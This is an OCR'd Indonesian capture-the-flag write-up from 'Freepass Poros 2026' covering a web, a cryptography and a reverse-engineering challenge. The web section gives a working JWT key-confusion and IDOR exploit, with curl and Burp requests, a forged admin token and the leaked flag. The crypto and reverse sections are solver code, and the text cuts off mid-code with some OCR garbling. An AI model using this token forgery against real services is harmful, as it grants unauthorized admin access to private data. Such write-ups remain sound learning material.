
WriteUp Jeopardy
Freepass Poros 2026

Teknik Informatika
Hamam Yusuf Abdulloh
aka
Kok sad yah bzir :(

[Web Exploitation]

EFN



Overview

didalam kode [server.js]() itu terdapat vulnerability jwt secret confusi

```
const kid = jwtHeader?.kid;
const secret = kid === "motd" ? await
getMotdSecret() : process.env.JWT_SECRET;
```

Artinya kalau header JWT punya kid motd maka server pakai MOTD sebagai secret.Endpoint /api/motd bisa diakses publik Jadi kita tahu secret yang dipakai buat verifikasi JWT.

Selain itu juga terdapat IDOR, dimana dia tidak ada validasi untuk ownership.

```
/api/tickets/:id
```

Solve

kita coba untuk ambil ticket menggunakan

```
curl http://10.34.9.91:5002/api/motd
```

responnya:

```
{
  "motd": "Welcome to SupportDesk. Tip: keep your
tokens safe."
}
```

nah ini nanti akan dipakai untuk jwt.

Setelah itu kita buat JWT palsu

```
{
  "alg": "HS256",
  "typ": "JWT",
  "kid": "motd"
}
```

dengan payload:

```
{
  "uid": 1,
  "username": "admin",
  "role": "admin"
}
```

Setelah itu kita cari hidden tiketnya ada dimana dengan request seperti dibawah menggunakan burpsuite.

```
GET /api/tickets/search?q=Privilege HTTP/1.1
Host: 10.34.9.91:5002
Authorization: Bearer
eyJhbGciOiAiSFMyNTYiLCAidHlwIjogIkpXVCIsICJraWQiOiAi
bW90ZCJ9.eyJ1aWQiOiAxLCAidXNlcm5hbWUiOiAiYWRtaW4iLCA
icm9sZSI6ICJhZG1pbiJ9.ehKVwguITKmirgXr-9RRO9tWgOyjMs
pw77-d5x6SyXE
Accept: application/json
```

respon:

```
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 98
ETag: W/"62-ZX1MEbiXoL13Dz0YRy7xTClcyWU"
Date: Tue, 17 Feb 2026 01:31:44 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "tickets":[
    {
      "id":34,
      "title":"Privilege Escalation Incident",
      "created_at":"2026-02-12 06:09:25"
    }
  ]
}
```

Disini kita menemukan kalau hidden ticket ada di id 34, langsung saja ubah request menjadi seperti dibawah


```
GET /api/tickets/34 HTTP/1.1
Host: 10.34.9.91:5002
Authorization: Bearer
eyJhbGciOiAiSFMyNTYiLCAidHlwIjogIkpXVCIsICJraWQiOiAi
bW90ZCJ9.eyJ1aWQiOiAxLCAidXNlcm5hbWUiOiAiYWRtaW4iLCA
icm9sZSI6ICJhZG1pbiJ9.ehKVwguITKmirgXr-9RRO9tWgOyjMs
pw77-d5x6SyXE
Accept: application/json
```

```
{
    "ticket":{
        "id":34,
        "owner_uid":1,
        "title":"Privilege Escalation Incident",
        "body":"Investigation notes are for administrators only.",
        "internal_notes":
        "freepass26{d1ddy_h3il_epst3in__i_hop3_k1d_isnt_vulnerabl3_anym000re}",
        "hidden":1,
        "created_at":"2026-02-12 06:09:25"
    }
}
```


Flag: freepass26{d1ddy_h3il_epst3in__i_hop3_k1d_isnt_vulnerabl3_anym000re}

[Cryptography]

Not Really RSA tbh



Overview

Dikasih matrix:

M=[m+r1pqm+r2]M = \begin{bmatrix} m + r1 & p \\ q & m + r2 \end{bmatrix}M=[m+r1qpm+r2]

Dengan:

- r1 = 6767
- r2 = 6677
- C = M^3
- n = p × q
- e = 3

Yang dikasih ke kita: **C dan n.**
Targetnya: cari **m**, karena itu yang jadi flag.

Karena C = M^3 dan e = 3, kata AI pakai sifat determinan:

det(M3)=det(M)3det(M^3) = det(M)^3det(M3)=det(M)3

Berarti:

$$det(M) = \sqrt[3]{det(C)}$$

Nah ini jadi cara untuk mendapatkan m.

Solve

Awalnya dikasih matrix MMM dan diketahui kalau C=M3C = M^3C=M3. Karena pangkatnya 3 dan ada hint e = 3, kita pakai sifat determinan:
det(M^3) = det(M)^3.

Jadi langkah pertama, kita hitung dulu determinan matrix C pakai rumus matrix 2x2 (a·d - b·c). Setelah dapat det(C), kita ambil akar pangkat tiga buat dapetin det(M).

Terus kita lihat bentuk matrix M. Karena isinya ada m+r1m + r1m+r1, m+r2m + r2m+r2, dan pq, kita tulis determinannya jadi:

det(M) = (m + r1)(m + r2) - pq

Karena dikasih juga n = pq, tinggal ganti aja jadi:

det(M) = (m + r1)(m + r2) - n

Lalu kita pindahin n ke kiri dan ekspansi perkaliannya. Hasilnya jadi persamaan kuadrat dalam bentuk:

$m^2 + m(r1 + r2) + (r1r2 - det(M) - n) = 0$

Nah ini udah bentuk standar persamaan kuadrat, jadi tinggal pakai rumus kuadrat buat cari nilai m.

Setelah dapat nilai m yang valid, tinggal decode sesuai format flag dan selesai.

Karena matematika saya belum cukup bagus, jadi untuk code solvernya saya minta AI untuk membuatkan, menghemat banyak waktu hehe

```
def long_to_bytes(n):
    """Convert long integer to bytes"""
    if n == 0:
        return b'\x00'

    bytes_array = []
    while n > 0:
        bytes_array.append(n & 0xff)
        n >>= 8

    return bytes(reversed(bytes_array))

# Data dari output.txt
C_list =
[13732877157584457805759814549522010282390780928713 4
746790177950920560227535380724258713891072122159088 3
590885331619935214835300150722787900485771279085788 2
065525391104808479663913332866959473628522797439503 5
095799699034007217140621416373865253304828365204939 1
```

```
840445444824755840738598651824467511338295918806938879546676180728269232747191867567805844820217073814361167200344606462422321293534446374745474486194904236272681492355721157372777368669638876038028385330,
136971811960919795887504678339730870957152645421710860022826092215283072514593510971543221560917473459996246403325022358088805243435022755910717829361010888517098184863126091719861855157261648157564600200097759452708544571575106557159056860425167978425693450534168877723583153738081313101160554306107453086212486903250379967003615464554232435787810468147739100326312543102715258215488464276049690281008944597201512196403315862900513748485247426910440367605010793714523214383276123563751937516625897719914629133681727719343821584706397453974493104387647025365595184938643444454038455492900783273615169388027781510562776402166100931840966931497105164438941567163997639370996408094350740530290366065705656058184917169188503963930021893628478790949151969486175796457648186729284015978812201722821639526839276450630579453437768094665982566397255188041272285996156661152348432567960873629024941014829493384456514638932288316761337814,
137328771575844578057598145495220102823907809287134746790177950920560227535380724258713891072122159088359088533161993521483530015072278790048577127908577361876943461724461287870265232929379295753621870851940781620268345042122000137960591364171724115910744511127313825203635096981787404595203146182800572497658126053093696532850896197569414916080661222406730549630508992992813638248067085986910718260501452776614195057139469380994944856213559926663766992765860892 0]

e = 3
n =
757182160216825116625972600824082171486531485669255054416055311389561954403811982894277923174415571218768847107306030170172523454068752360615332956853157539
```

```
131048186640337360389302890032560636535926479299194 2
5451723873536582438651668908827783986563854525393804
7391571559349293310745078010197757205865233421 97

r1 = 6767
r2 = 6677

# Matrix C (2x2)
C = [[C_list[0], C_list[1]],
     [C_list[2], C_list[3]]]

print("Matrix C =")
print(f"[[{C[0][0]},")
print(f"  {C[0][1]}],")
print(f" [{C[1][0]},")
print(f"  {C[1][1]}]]")
print()

# Hitung determinant C
det_C = C[0][0] * C[1][1] - C[0][1] * C[1][0]
print(f"det(C) = {det_C}")
print()

# det(M)^3 = det(C), jadi det(M) = cbrt(det(C))
def integer_cube_root(n):
    """Find integer cube root of n"""
    if n < 0:
        # Handle negative numbers
        result = -integer_cube_root(-n)
        return result

    # Binary search
    low, high = 0, n
    result = 0

    while low ≤ high:
        mid = (low + high) // 2
```

```
        cube = mid ** 3

        if cube == n:
            return mid
        elif cube < n:
            result = mid
            low = mid + 1
        else:
            high = mid - 1

    # Check nearby values
    for offset in range(-5, 6):
        test = result + offset
        if test ** 3 == n:
            return test

    return None

det_M = integer_cube_root(det_C)

if det_M is None:
    # Try approximation
    det_M_approx = int(round(det_C ** (1/3)))
    print(f"Approximate det(M) = {det_M_approx}")

    # Check nearby values
    for offset in range(-100, 101):
        test = det_M_approx + offset
        if test ** 3 == det_C:
            det_M = test
            print(f"Found exact det(M) = {det_M}")
            break

    if det_M is None:
        print("Could not find exact integer cube
root")
        print("Using approximation...")
```

```
        det_M = det_M_approx
else:
    print(f"det(M) = {det_M}")

print()

# det(M) = (m+r1)(m+r2) - pq = (m+r1)(m+r2) - n
# det(M) + n = (m+r1)(m+r2)
# det(M) + n = m^2 + m*r2 + m*r1 + r1*r2
# det(M) + n = m^2 + m*(r1+r2) + r1*r2
# 0 = m^2 + m*(r1+r2) + (r1*r2 - det_M - n)

a = 1
b = r1 + r2
c = r1*r2 - det_M - n

print(f"Quadratic equation: m^2 + {b}m + {c} = 0")

discriminant = b**2 - 4*a*c
print(f"Discriminant = {discriminant}")
print()

def integer_sqrt(n):
    """Find integer square root of n"""
    if n < 0:
        return None

    # Newton's method
    if n == 0:
        return 0

    x = n
    y = (x + 1) // 2
    while y < x:
        x = y
        y = (x + n // x) // 2
```


```
    if x * x == n:
        return x
    return None

sqrt_disc = integer_sqrt(discriminant)

if sqrt_disc:
    print(f"sqrt(discriminant) = {sqrt_disc}")

    m1 = (-b + sqrt_disc) // (2*a)
    m2 = (-b - sqrt_disc) // (2*a)

    print(f"\nPossible m values:")
    print(f"m1 = {m1}")
    print(f"m2 = {m2}")
    print()

    # Try to decode both values
    for i, m_candidate in enumerate([m1, m2], 1):
        try:
            if m_candidate > 0:
                flag =
long_to_bytes(int(m_candidate))
                print(f"m{i} decoded: {flag}")
                if b'freepass26' in flag or b'flag'
in flag.lower() or flag.startswith(b'freepass'):
                    print(f"\n*** FLAG FOUND:
{flag.decode()} ***")
        except Exception as e:
            print(f"m{i} decode error: {e}")
else:
    print("Could not find integer square root of
discriminant")
    # Try approximation
    sqrt_disc_approx = int(round(discriminant **
0.5))
    print(f"Approximate sqrt = {sqrt_disc_approx}")
```

```
    for offset in range(-100, 101):
        test = sqrt_disc_approx + offset
        if test * test == discriminant:
            sqrt_disc = test
            print(f"Found exact sqrt = {sqrt_disc}")

            m1 = (-b + sqrt_disc) // (2*a)
            m2 = (-b - sqrt_disc) // (2*a)

            print(f"\nPossible m values:")
            print(f"m1 = {m1}")
            print(f"m2 = {m2}")

            for i, m_candidate in enumerate([m1,
m2], 1):
                try:
                    if m_candidate > 0:
                        flag =
long_to_bytes(int(m_candidate))
                        print(f"m{i} decoded:
{flag}")
                        if b'freepass26' in flag:
                            print(f"\n*** FLAG
FOUND: {flag.decode()} ***")
                except Exception as e:
                    print(f"m{i} decode error: {e}")
            break
```

Flag:
freepass26{jujur_ga_tau_pengen_bikin_chall_kayak_gmn_lagi_4i897}

[Reverse]

Mathematical



Overview

Challenge ini memberikan sebuah file .pyc yang merupakan **bytecode Python** . Tugas kita adalah mencari flag yang tersembunyi di dalamnya.

jika kita cek filenya:

```
chall.pyc: Byte-compiled Python module for CPython
3.12 or newer
```

file ini menggunakan bytecode 3.12

Solve

Karena ini file .pyc, kita perlu decompile ke kode Python.

```
python
import marshal

# Baca file .pyc
with open('chall.pyc', 'rb') as f:
    # Skip magic number, flags, dan timestamp (16
bytes total)
    magic = f.read(4)
    flags = f.read(4)
    timestamp_or_hash = f.read(8)

    # Load code object
    code = marshal.load(f)

    # Lihat konstanta yang ada
    print(code.co_consts)
```

Hasilnya muncul string Base64 yang puanjang banget. gwila.


```
IyEvdXNyL2Jpbi9lbnYgcHl0aG9uMwoKZnJvbSBfX2Z1dHVyZV9f
IGltcG9ydCBhbm5vdGF0aW9ucwoKaW1wb3J0IHN5cwoKIyAtLS0g
T3BhcXVlIHByZWRpY2F0ZXMgLyBqdW5rIC0tLS0tLS0tLS0t
LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLQoKZGVmIF9v
cGFxdWVfdHJ1ZSh4OiBpbnQpIC0+IGJvb2w6CiAgICAjIHgqeCAr
IHggaXMgYWx3YXlzIGV2ZW4gZm9yIGludGVnZXIgeAogICAgcmV0
dXJuICgoeCAqIHggKyB4KSAmIDEpID09IDAKCgpkZWYgX29wYXF1
ZV9mYWxzZSh4OiBpbnQpIC0+IGJvb2w6CiAgICAjIHgqeCAr IHgg
KyAxIGlzIGFsd2F5cyBvZGQKICAgIHJldHVybiAoKHggKiB4ICsg
eCAr IDEpICYgMSkgPT0gMAoKCmRlZiBfanVua19taXgodjogaW50
```

KSAtPiBpbnQ6CiAgICAjIFJldmVyc2libGUgbWl4LCB1c2VkIG9u
bHkgdG8gY2x1dHRlciBieXRlY29kZS4KICAgIHogPSAodiBeIDB4
QTVBNUE1QTUpICYgMHhGRkZGRkZGRgogICAgeiA9ICgoeiA8PCA3
KSB8ICh6ID4+IDI1KSkgJiAweEZGRkZGRkZGCiAgICB6IF49IDB4
QTVBNUE1QTUKICAgIHJldHVybiB6ICYgMHhGRkZGRkZGRgoKCiMg
LS0tIExDRyAvIHJvbGxpbmcgWE9SIC0tLS0tLS0tLS0tLS0tLS0t
LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0KCmRl
ZiBfbGNnX3BhcmFtcygpIC0+IHR1cGxlW2ludCwgaW50LCBpbnRd
OgogICAgIyBQYXJhbWV0ZXJzIHBhY2tlZCBpbnRvIGJ5dGVzIHRv
IGF2b2lkIG9idmlvdXMgY29uc3RhbnRzIGluIGJ5dGVjb2RlLgog
ICAgYmxvYiA9IGIiXHg5ZVx4MzdceDc5XHhiMVx4N2ZceDRhXHg3
Y1x4MTUiCiAgICBhID0gKGJsb2JbMF0gPDwgMjQpIHwgKGJsb2Jb
MV0gPDwgMTYpIHwgKGJsb2JbMl0gPDwgOCkgfCBibG9iWzNdCiAg
ICBjID0gKGJsb2JbNF0gPDwgMjQpIHwgKGJsb2JbNV0gPDwgMTYp
IHwgKGJsb2JbNl0gPDwgOCkgfCBibG9iWzddCiAgICBtID0gMSA8
PCAzMgoKICAgICMgRGVhZCBicmFuY2ggKG5ldmVyIHRha2VuKS4K
ICAgIGlmIF9vcGFxdWVfZmFsc2UoYSBeIGMpOgogICAgICAgIGEg
Xj0gMHhERUFEQkVFRgogICAgICAgIGMgXj0gMHgwQkFERjAwRAoK
ICAgIHJldHVybiBhICYgMHhGRkZGRkZGRiwgYyAmIDB4RkZGRkZG
RkYsIG0KCgpkZWYgX3NlZWQoKSAtPiBpbnQ6CiAgICBibG9iID0g
YiJceEMwXHhGRlx4RUVceDEyIgogICAgcyA9IChibG9iWzBdIDw8
IDI0KSB8IChibG9iWzFdIDw8IDE2KSB8IChibG9iWzJdIDw8IDgp
IHwgYmxvYlszXQogICAgaWYgX29wYXF1ZV9mYWxzZShzKToKICAg
ICAgICBzIF49IDB4RkZGRkZGRkYKICAgIHJldHVybiBzICYgMHhG
RkZGRkZGRgoKCmRlZiBfbGNnX3N0cmVhbShzZWVkOiBpbnQsIG46
IGludCkgLT4gYnl0ZXM6CiAgICBhLCBjLCBfID0gX2xjZ19wYXJh
bXMoKQogICAgcyA9IHNlZWQgJiAweEZGRkZGRkZGCiAgICBvdXQg
PSBieXRlYXJyYXkoKQoKICAgIGZvciBfIGluIHJhbmdlKG4pOgog
ICAgICAgIHMgPSAoYSAqIHMgKyBjKSAmIDB4RkZGRkZGRkYKICAg
ICAgICBrID0gKHMgPj4gMTYpICYgMHhGRgoKICAgICAgICAjIEp1
bmsgbWF0aDogbm8gZWZmZWN0LgogICAgICAgIGlmIF9vcGFxdWVf
dHJ1ZShrKToKICAgICAgICAgICAgdCA9IF9qdW5rX21peChzKQog
ICAgICAgICAgICBzIF49IHQKICAgICAgICAgICAgcyBePSB0Cgog
ICAgICAgIG91dC5hcHBlbmQoaykKCiAgICByZXR1cm4gYnl0ZXMo
b3V0KQoKCmRlZiByb2xsaW5nX3hvcihkYXRhOiBieXRlcywgc2Vl
ZDogaW50KSAtPiBieXRlczoKICAgIGtzID0gX2xjZ19zdHJlYW0o
c2VlZCwgbGVuKGRhdGEpKQogICAgcmV0dXJuIGJ5dGVzKGQgXiBr

IGZvciBkLCBrIGluIHppcChkYXRhLCBrcykpCgoKIyAtLS0gRmVp
c3RlbCBuZXR3b3JrIC0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0t
LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLQoKZGVmIF9yb3Rs
MzIoeDogaW50LCByOiBpbnQpIC0+IGludDoKICAgIHJldHVybiAo
KHggPDwgcikgfCAoeCA+PiAoMzIgLSByKSkpICYgMHhGRkZGRkZG
RgoKCmRlZiBfbWFzdGVyX2tleSgpIC0+IGludDoKICAgIGEsIGMs
IF8gPSBfbGNnX3BhcmFtcygpCiAgICBtayA9IChhIF4gYykgJiAw
eEZGRkZGRkZGCiAgICBtayA9IF9yb3RsMzIobWssIDMpCiAgICBt
ayBePSAweEE1QTVBNUE1CiAgICBpZiBfb3BhcXVlX2ZhbHNlKG1r
KToKICAgICAgICBtayBePSAweDEyMzQ1Njc4CiAgICByZXR1cm4g
bWsgJiAweEZGRkZGRkZGCgoKZGVmIF9yb3VuZF9rZXlzKG1hc3Rl
cjogaW50KSAtPiBsaXN0W2ludF06CiAgICBrZXlzOiBsaXN0W2lu
dF0gPSBbXQogICAgayA9IG1hc3RlciAmIDB4RkZGRkZGRkYKICAg
IGZvciBpIGluIHJhbmdlKDgpOgogICAgICAgIGsgPSAoayAqIDB4
OUUzNzc5QjEgKyAoaSAqIDB4N0Y0QTdDMTUgKyAxKSkgJiAweEZG
RkZGRkZGCiAgICAgICAga2V5cy5hcHBlbmQoKGsgXiAoayA+PiAx
NikpICYgMHhGRkZGRkZGRikKICAgIHJldHVybiBrZXlzCgoKZGVm
IF9GKHI6IGludCwgazogaW50LCBpOiBpbnQpIC0+IGludDoKICAg
IHggPSAociArIGspICYgMHhGRkZGRkZGRgogICAgeCBePSBfcm90
bDMyKHIsIGkgKyAxKQogICAgeCA9ICh4ICsgKChyID4+IDUpIF4g
KHIgPDwgNykpKSAmIDB4RkZGRkZGRkYKICAgIHggXj0gKHggPj4g
MTYpCiAgICByZXR1cm4geCAmIDB4RkZGRkZGRkYKCgpkZWYgZmVp
c3RlbF9lbmNyeXB0X2Jsb2NrKGJsb2NrOiBieXRlcywga2V5czog
bGlzdFtpbnRdKSAtPiBieXRlczoKICAgIEwgPSBpbnQuZnJvbV9i
eXRlcyhibG9ja1s6NF0sICJiaWciKQogICAgUiA9IGludC5mcm9t
X2J5dGVzKGJsb2NrWzQ6XSwgImJpZyIpCgogICAgZm9yIGksIGsg
aW4gZW51bWVyYXRlKGtleXMpOgogICAgICAgIGlmIF9vcGFxdWVf
dHJ1ZShMIF4gUik6CiAgICAgICAgICAgICAgIF8gPSBfanVua19taXgo
TCkgXiBfanVua19taXgoUikKICAgICAgICBMLCBSID0gUiwgKEwg
XiBfRihSLCBrLCBpKSkgJiAweEZGRkZGRkZGCiAgICAgICAgaWYg
X29wYXF1ZV9mYWxzZShMICYgUik6CiAgICAgICAgICAgIEwgXj0g
MHhERUFEQkVFRgogICAgICAgICAgICBSIF49IDB4QzBGRkVFMTIK
CiAgICByZXR1cm4gTC50b19ieXRlcyg0LCAiYmlnIikgKyBSLnRv
X2J5dGVzKDQsICJiaWciKQoKCmRlZiBmZWlzdGVsX2RlY3J5cHRf
YmxvY2soYmxvY2s6IGJ5dGVzLCBrZXlzOiBsaXN0W2ludF0pIC0+
IGJ5dGVzOgogICAgTCA9IGludC5mcm9tX2J5dGVzKGJsb2NrWzo0
XSwgImJpZyIpCiAgICBSID0gaW50LmZyb21fYnl0ZXMoYmxvY2tb

NDpdLCAiYmlnIikKCiAgICBmb3IgaSBpbiByZXZlcnNlZChyYW5n
ZShsZW4oa2V5cykpKToKICAgICAgICBrID0ga2V5c1tpXQogICAg
ICAgIEwsIFIgPSAoUiBeIF9GKEwsIGssIGkpKSAmIDB4RkZGRkZG
RkYsIEwKCiAgICByZXR1cm4gTC50b19ieXRlcyg0LCAiYmlnIikg
KyBSLnRvX2J5dGVzKDQsICJiaWciKQoKCiMgLS0tIFBhZGRpbmcg
LS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0t
LS0tLS0tLS0tLS0tLS0tLS0tLS0KCmRlZiBfcGFkKGRhdGE6
IGJ5dGVzLCBibG9jazogaW50ID0gOCkgLT4gYnl0ZXM6CiAgICBw
YWRfbGVuID0gYmxvY2sgLSAobGVuKGRhdGEpICUgYmxvY2spCiAg
ICByZXR1cm4gZGF0YSArIGJ5dGVzKFtwYWRfbGVuXSAqIHBhZF9s
ZW4pCgoKZGVmIF91bnBhZChkYXRhOiBieXRlcywgYmxvY2s6IGlu
dCA9IDgpIC0+IGJ5dGVzOgogICAgaWYgbm90IGRhdGEgb3IgbGVu
KGRhdGEpICUgYmxvY2sgIT0gMDoKICAgICAgICByYWlzZSBWYWx1
ZUVycm9yKCJiYWQgbGVuZ3RoIikKICAgIHBhZCA9IGRhdGFbLTFd
CiAgICBpZiBwYWQgPT0gMCBvciBwYWQgPiBibG9jayBvciBkYXRh
Wy1wYWQ6XSAhPSBieXRlcyhbcGFkXSAqIHBhZCk6CiAgICAgICAg
cmFpc2UgVmFsdWVFcnJvcigiYmFkIHBhZGRpbmciKQogICAgcmV0
dXJuIGRhdGFbOi1wYWRdCgoKIyAtLS0gRW5jcnlwdGlvbiAvIGNo
ZWNrIC0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0t
LS0tLS0tLS0tLS0tLQoKQ0lQSEVSVEVYVCA9IGJ5dGVzLmZy
b21oZXgoCiAgICAiZmViNjkyZjJlNzZlNDc1NjZiYjdmNjIzMTgw
ODRlYzAiCiAgICAiNjk3ZjA3NmIyYjcyMTBmZmE0ZmFjMmVhYTY0
YzRiNmIiCiAgICAiMWZlMTlhOWI5NTE1ZmE3MjY3YWQ2MzYwYzJh
YmM0ZDQiCiAgICAiOGM4NWNjNzg5NDA4Y2Q3ZGZkOWU4M2NmMmMw
NTk2MjEiCiAgICAiNjEzM2E0Yzk3YTAwNGQxNGQ1NDBjZTM4NGE0
NzU3ODQiCiAgICAiNDJmM2NlZTUzZDM2NmQ4ZjA3MGE4NTViOGY0
ZjczYTIiCikKCgpkZWYgZW5jcnlwdChkYXRhOiBieXRlcykgLT4g
Ynl0ZXM6CiAgICBzZWVkID0gX3NlZWQoKQogICAgeG9yZWQgPSBy
b2xsaW5nX3hvcihkYXRhLCBzZWVkKQogICAgcGFkZGVkID0gX3Bh
ZCh4b3JlZCwgOCkKICAgIGtleXMgPSBfcm91bmRfa2V5cyhfbWFz
dGVyX2tleSgpKQoKICAgIG91dCA9IGJ5dGVhcnJheSgpCiAgICBm
b3IgaSBpbiByYW5nZSgwLCBsZW4ocGFkZGVkKSwgOCk6CiAgICAg
ICAgb3V0ICs9IGZlaXN0ZWxfZW5jcnlwdF9ibG9jayhwYWRkZWRb
aTppICsgOF0sIGtleXMpCgogICAgcmV0dXJuIGJ5dGVzKG91dCkK
CgpkZWYgY2hlY2tfZmxhZyhjYW5kaWRhdGU6IHN0ciB8IGJ5dGVz
KSAtPiBib29sOgogICAgaWYgaXNpbnN0YW5jZShjYW5kaWRhdGUs
IHN0cik6CiAgICAgICAgZGF0YSA9IGNhbmRpZGF0ZS5lbmNvZGUo

KQogICAgZWxzZToKICAgICAgICBkYXRhID0gYnl0ZXMoY2FuZGlk
YXRlKQoKICAgIGlmIF9vcGFxdWVfZmFsc2UobGVuKGRhdGEpKToK
ICAgICAgICByZXR1cm4gRmFsc2UKCiAgICByZXR1cm4gZW5jcnlw
dChkYXRhKSA9PSBDSVBIRVJURVhUCgoKZGVmIG1haW4oKSAtPiBp
bnQ6CiAgICB0cnk6CiAgICAgICAgdXNlciA9IGlucHV0KCJmbGFn
PiAiKS5zdHJpcCgpCiAgICBleGNlcHQgRU9GRXJyb3I6CiAgICAg
ICAgcmV0dXJuIDEKCiAgICBpZiBjaGVja19mbGFnKHVzZXIpOgog
ICAgICAgIHByaW50KCJDb3JyZWN0LiIpCiAgICAgICAgcmV0dXJu
IDAKCiAgICBwcmludCgiTm9wZS4iKQogICAgcmV0dXJuIDEKCgpp
ZiBfX25hbWVfXyA9PSAiX19tYWluX18iOgogICAgcmFpc2UgU3lz
dGVtRXhpdChtYWluKCkp

setelah di decrypt kita dapet source code fullnya:

```
#!/usr/bin/env python3

from __future__ import annotations

import sys

# --- Opaque predicates / junk
-----------------------------------------------

def _opaque_true(x: int) → bool:
    # x*x + x is always even for integer x
    return ((x * x + x) & 1) == 0


def _opaque_false(x: int) → bool:
    # x*x + x + 1 is always odd
    return ((x * x + x + 1) & 1) == 0


def _junk_mix(v: int) → int:
    # Reversible mix, used only to clutter bytecode.
    z = (v ^ 0xA5A5A5A5) & 0xFFFFFFFF
    z = ((z << 7) | (z >> 25)) & 0xFFFFFFFF
```

```
    z ^= 0xA5A5A5A5
    return z & 0xFFFFFFFF


# --- LCG / rolling XOR
-----------------------------------------------------

def _lcg_params() -> tuple[int, int, int]:
    # Parameters packed into bytes to avoid obvious
constants in bytecode.
    blob = b"\x9e\x37\x79\xb1\x7f\x4a\x7c\x15"
    a = (blob[0] << 24) | (blob[1] << 16) | (blob[2]
<< 8) | blob[3]
